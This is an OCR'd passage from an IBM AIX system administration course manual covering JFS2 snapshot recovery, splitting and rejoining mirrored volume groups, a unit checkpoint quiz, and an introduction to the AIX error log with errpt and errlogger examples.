This command creates a logical volume of 16 megabytes for the snapshot of the JFS2 file system (/home/abc/test). The snapshot is mounted on /tmp/snapshot and then a backup by name of the snapshot is made to the tape device. After the backup completes, the snapshot remains mounted. Use the -R flag with the backsnap command if you want the snapshot removed when the backup completes.

Using a JFS2 Snapshot

- When a file becomes corrupted, you can replace it if you have an accurate
- copy in an online JFS2 snapshot.
- Use the following procedure to recover one or more files from a JFS2 snapshot image:
  - Mount the snapshot. For example:
    - mount -v jfs2 -o snapshot /dev/mysnaplv /home/aaa/mysnap
  - Change to the directory that contains the snapshot. For example:
    - cd /home/aaa/mysnap
  - Copy the accurate file to overwrite the corrupted one. For example:
    - cp myfile /home/aaa/myfs (copies only the file named myfile)
- The following example copies all files at once:
  - cp -R home/aaa/mysnap /home/aaa/myfs

Figure 7-31. Using a JFS2 Snapshot AU1610.0

Notes:

This shows the procedure for using a JFS2 snapshot to recover a corrupted enchancedfile system.

Snapshot Support for Mirrored VGs

- Split a mirrored copy of a fully mirrored VG into a snapshot VG
- All LVs must be mirrored on disks that contains only those mirrors
- New LVs and mount points are created in the snapshot VG
- Both VGs keep track of changes in PPs
  - Writes to PP in original VG causes corresponding PP in snapshot VG to be marked stale
  - Writes to PP in snapshot VG causes that PP to be marked stale
- When the VGs are rejoined the stale PPs are resynchronized

Figure 7-32. Snapshot Support for Mirrored VGs AU1610.0

Notes:

Snapshot support for a mirrored volume group is provided to split a mirrored copy of a fully mirrored volume group into a snapshot volume group.

When the VG is split the original VG will stop using the disks that are now part of the snapshot volume group.

Both volume groups will keep track of changes in physical partitions within the VG so that when the snapshot volume group is rejoined with the original VG, consistent data is maintained across the rejoined mirror copies.

Snapshot VG Commands

```
splitvg [ -y SnapVGname ] [-c copy] [-f] [-i] Vgname
    -y  specifies the name of the snapped VG
    -c  specifies which mirror to use (1, 2 or 3)
    -f   forces the split even if there are stale partitions
    -i   creates an independent VG which cannot be rejoined into the original
```

- Example: File system /data is in the VG datavg. These commands split the VG, creates a backup of the /data file system and then rejoins the snapshot VG with the original.
  1. splitvg -y snapvg datavg
     - The VG datavg is split and the VG snapvg is created. The mount point /fs/data is created.
  2. backup -f /dev/rmt0 /fs/data
     - An i-node based backup of the unmounted file system /fs/data is created on tape
  3. joinvg datavg
     - snapvg is rejoined with the original VG and synced in the background

Figure 7-33. Snapshot VG Commands AU1610.0


Notes:

The splitvg command will fail if any of the disks to be split are not active within the original volume group.

In the event of a system crash or loss of quorum while running this command, the joinvg command must be run to rejoin the disks back to the original volume group.

You must have root authority to run this command.

Next Step




Exercise:
Saving / Restoring a User
Volume Group

Figure 7-34. Next Step AU1610.0

Notes:

After the exercise, you should be able to:

- Use the **savevg** command to back up a user volume group
- Use the **restvg** command to restore a user volume group
- Change volume group characteristics



Checkpoint

1. After restoring a **mksysb** image all passwords are restored as well. True or False?

   ____

2. The **mkszfile** will create a file named:

   a. /bosinst.data
   b. /image.data
   c. /vgname.data

   ____

3. Which two alternate disk installation techniques are available?

   ____

   ____

4. What are the commands to backup and restore a non-rootvg volume group?

   ____

5. If you want to shrink one file system in a volume group **myvg,** which file must be changed before backing up the user volume group?

   ____

6. How many mirror copies should you have before performing an online JFS or JFS2 backup?

   ____

Figure 7-35. Checkpoint AU1610.0

Notes:

Unit Summary

- Backing up rootvg is performed with the **mksysb** command. A **mksysb** image should always be verified before using it
- **mksysb** control files are **bosinst.data** and **image.data**
- Two alternate disk installation techniques are available:
  - Installing a **mksysb** onto an **alternate** disk
  - **Cloning** the current **rootvg** onto an **alternate** disk
  - Changing the **bootlist** allows booting different AIX levels
- Backing up a non-rootvg volume group is performed with the **savevg** command
- Restoring a non-rootvg volume group is done using the **restvg** command
- Online JFS and JFS2 backups can be done using **chfs**

Figure 7-36. Unit Summary AU1610.0

Notes:

Unit 8. Error Log and syslogd

What This Unit Is About

This unit is an overview of the error logging facility available in AIX and shows how to work with the syslogd daemon.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Analyze error log entries
- Identify and maintain the error log components
- Provide different **error notification** methods
- Log system messages using the **syslogd** daemon


How You Will Check Your Progress

Accountability:

- Activities
- Lab exercise
- Checkpoint questions

References

Online	*General Programming Concepts: Writing and Debugging Programs Chapter 4. Error Notification*
Online	*Commands Reference*



Unit Objectives

After completing this unit, students should be able to:

- Analyze **error log entries**
- Identify and maintain the **error log components**
- Provide different **error notification** methods
- Log system messages using the **syslogd** daemon

Figure 8-1. Unit Objectives AU1610.0

Notes:

8.1 Working With Error Log

Error Logging Components




Figure 8-2. Error Logging Components AU1610.0

Notes:

The error logging process begins when an operating system module detects an error. The error detecting segment of code then sends error information to either the **errsave()** kernel service or the **errlog()** application subroutine, where the information is in turn written to the /**dev**/**error** special file. This process then adds a timestamp to the collected data. The **errdemon** daemon constantly checks the /**dev**/**error** file for new entries, and when new data is written, the daemon conducts a series of operations.

Before an entry is written to the error log, the **errdemon** daemon compares the label sent by the kernel or the application code to the contents of the Error Record Template Repository. If the label matches an item in the repository, the daemon collects additional data from other parts of the system.

To create an entry in the error log, the **errdemon** daemon retrieves the appropriate template from the repository, the resource name of the unit that caused the error, and the detail data. Also, if the error signifies a hardware-related problem and hardware vital product data (VPD) exists, the daemon retrieves the VPD from the ODM. When you access the error log, either through SMIT or with the **errpt** command, the error log is formatted according to the error template in the error template repository and presented in either a summary or detailed report. Most entries in the error log are attributable to hardware and software problems, but informational messages can also be logged, for example, by the system administrator.

The **errlogger** command allows the system administrator to record messages of up to 1024 bytes in the error log. Whenever you perform a maintenance activity, such as clearing entries from the error log, replacing hardware, or applying a software fix, it is a good idea to record this activity in the system error log.


For example:

```
# errlogger system hard disk ‘(hdisk0)’ replaced.
```

This message will be listed as part of the error log.

Generating an Error Report via smit

# smit errpt



```
                         Generate an Error Report

Type or select values in entry fields.
Press Enter AFTER making all desired changes.

  CONCURRENT error reporting?                  no
  Type of Report                               summary          +
  Error CLASSES          (default is all)      []                   +
  Error TYPES            (default is all)      []                   +
  Error LABELS           (default is all)      []                   +
  Error ID's             (default is all)      []                   +X
  Resource CLASSES       (default is all)      []
  Resource TYPES         (default is all)      []
  Resource NAMES         (default is all)      []
  SEQUENCE numbers       (default is all)      []
  STARTING time interval                       []
  ENDING time interval                         []
  Show only Duplicated Errors                  [no]
  Consolidate Duplicated Errors                [no]
  LOGFILE                                      [/var/adm/ras/errlog]
  TEMPLATE file                                [/var/adm/ras/errtmplt]
  MESSAGE file                                 []
  FILENAME to send report to  (default is stdout)  []

F1=Help          F2=Refresh          F3=Cancel          F4=List
F5=Reset         F6=Command          F7=Edit            F8=Image
F9=Shell     F10=Exit          Enter=Do
```

Figure 8-3. Generating an Error Report via smit AU1610.0

Notes:

Any user can use this screen. The fields can be specified as:

CONCURRENT error reporting Yes means you want errors displayed or printed as the errors are entered into the error log - a sort of **tail -f**

Type of Report Summary, intermediate and detailed reports are available. Detailed reports give comprehensive information. Intermediate reports display most of the error information. Summary reports contain concise descriptions of errors.

Error CLASSES Values are H (hardware), S (software) and O (operator messages created with **errlogger**). You can specify more than one error class

Resource CLASSES Means device class for hardware errors (for example, disk)

Error TYPES

PEND The loss of availability of a device or component is imminent

PERF The performance of the device or component has degraded to below an acceptable level

TEMP Recovered from condition after several attempts

PERM Unable to recover from error condition. Error types with this value are usually most severe error and imply that you have a hardware or software defect. Error types other than PERM usually do not indicate a defect, but they are recorded so that they can be analyzed by the diagnostic programs

UNKN Severity of the error cannot be determined.

INFO The error type is used to record informational entries

Resource TYPES Device type for hardware (for example 355 MB)

Resource NAMES Common device name (for example hdisk0)


ID Is the error identifier

STARTING and ENDING dates Format mmddhhmmyy can be used to select only errors from the log that are time stamped between the two values

Show only Duplicated Errors Yes will report only those errors that are exact duplicates of previous errors generated during the interval of time specified. The default time interval is 100 milliseconds. This value can be changed with the `errdemon -t` command. The default for the Show only Duplicated Errors option is no.

Consolidate Duplicated Errors Yes will report only the number of duplicate errors and timestamps of the first and last occurrence of that error. The default for the Consolidate Duplicated Errors option is no.

The errpt Command



- Summary report:

```
# errpt
```

- Summary report of all hardware errors:

```
# errpt  -d  H
```

- Intermediate report:

```
# errpt -A
```

- Detailed report:

```
# errpt  -a
```

- Detailed report of all software errors:

```
# errpt  -a  -d  S
```

- Concurrent error logging ("Real-time" error logging):

```
# errpt  -c  > /dev/console
```

Figure 8-4. The errpt Command AU1610.0

Notes:

The **errpt** command generates a report of logged errors. Three different layouts are produced dependent on the options that are used:

- A **summary** report, which gives an overview (default).
- An **intermediate** report, which only displays the values for the LABEL, Date/Time, Type, Resource Name, Description and Detailed Data fields. Use the option **-A** to specify an intermediate report.
- A **detailed** report, which shows a detailed description of all the error entries. Use the option **-a** to specify a detailed report.


The **errpt** command queries the error log file **/var/adm/ras/errlog** to produce the error report.

If you want to display the error entries concurrently, that is, at the time they are logged, you must execute **errpt -c**. In the example, we direct the output to the system console.

Duplicate errors can be consolidated using **errpt -D**. When used with the **-a** option, **errpt -D** reports only the number of duplicate errors and the timestamp for the first and last occurrence of the identical error.

The **errpt** command has many options. Refer to your AIX commands reference for a complete description.

A Summary Report (errpt)



```
# errpt

IDENTIFIER  TIMESTAMP T   C   RESOURCE_NAME   DESCRIPTION

94537C2E    0430033899  P   H   tok0            WIRE FAULT
35BFC499    0429090399  P   H   hdisk1          DISK OPERATION ERROR
...
1581762B    0428202699  T   H   hdisk0          DISK OPERATION ERROR
...
E85C5C4C    0428043199  P   S   LFTDD           SOFTWARE PROGRAMM ERROR
2BFA76F6    0427091499  T   S   SYSPROC         SYSTEM SHUTDOWN BY USER
B188909A    0427090899  U   S   LVDD            PHYSICAL PARTITION MARKED STALE
...
9DBCFDEE    0427090699  T   O   errdemon        ERROR LOGGING TURNED ON
...
2BFA76F6    0426112799  T   S   SYSPROC         SYSTEM SHUTDOWN BY USER
```

Error Type:

- P: Permanent, Performance or Pending
- T: Temporary
- I: Informational
- U: Unknown

Error Class:

- H: Hardware
- S: Software
- O: Operator
- U: Undetermined

